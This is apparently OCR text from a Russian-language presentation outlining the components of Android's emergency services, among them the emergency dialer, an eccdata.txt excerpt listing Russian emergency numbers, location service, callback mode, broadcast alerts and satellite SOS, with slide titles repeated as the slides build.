
Основные компоненты системы экстренных служб

- Emergency Dialer (системная звонилка)

Основные компоненты системы экстренных служб

- Emergency Dialer (системная звонилка)
- База данных экстренных номеров

База данных экстренных номеров



source.android.com

База данных экстренных номеров

packages/services/Telephony/ecc/input/eccdata.txt

```
countries {
  iso_code: "RU"
  eccs {
    phone_number: "112"
    types: POLICE
    types: AMBULANCE
    types: FIRE
    routing: EMERGENCY
  }
  eccs {
    phone_number: "101"
    types: FIRE
    routing: EMERGENCY
  }
  eccs {
    phone_number: "102"
    types: POLICE
    routing: EMERGENCY
  }
```


Основные компоненты системы экстренных служб


- Emergency Dialer (системная звонилка)
- База данных экстренных номеров


Основные компоненты системы экстренных служб

- Emergency Dialer (системная звонилка)
- База данных экстренных номеров
- Служба экстренного определения местоположения

Emergency Location Service








Основные компоненты системы экстренных служб


- Emergency Dialer (системная звонилка)
- База данных экстренных номеров
- Служба экстренного определения местоположения

Основные компоненты системы экстренных служб

- Emergency Dialer (системная звонилка)
- База данных экстренных номеров
- Служба экстренного определения местоположения
- Режим обратного вызова

Режим обратного вызова






Основные компоненты системы экстренных служб


- Emergency Dialer (системная звонилка)
- База данных экстренных номеров
- Служба экстренного определения местоположения
- Режим обратного вызова

Основные компоненты системы экстренных служб

- Широковещательные сообщения

Широковещательные сообщения






Основные компоненты системы экстренных служб


- Широковещательные сообщения

Основные компоненты системы экстренных служб

- Широковещательные сообщения
- Кнопка экстренного вызова

Кнопка экстренного вызова





source.android.com


Основные компоненты системы экстренных служб


- Широковещательные сообщения
- Кнопка экстренного вызова

Основные компоненты системы экстренных служб

- Широковещательные сообщения
- Кнопка экстренного вызова
- Спутниковый SOS

Спутниковый SOS






Основные компоненты системы экстренных служб

- Широковещательные сообщения
- Кнопка экстренного вызова
- Спутниковый SOS

Основные компоненты системы экстренных служб

- Широковещательные сообщения
- Кнопка экстренного вызова
- Спутниковый SOS
- Приложение Personal Safety

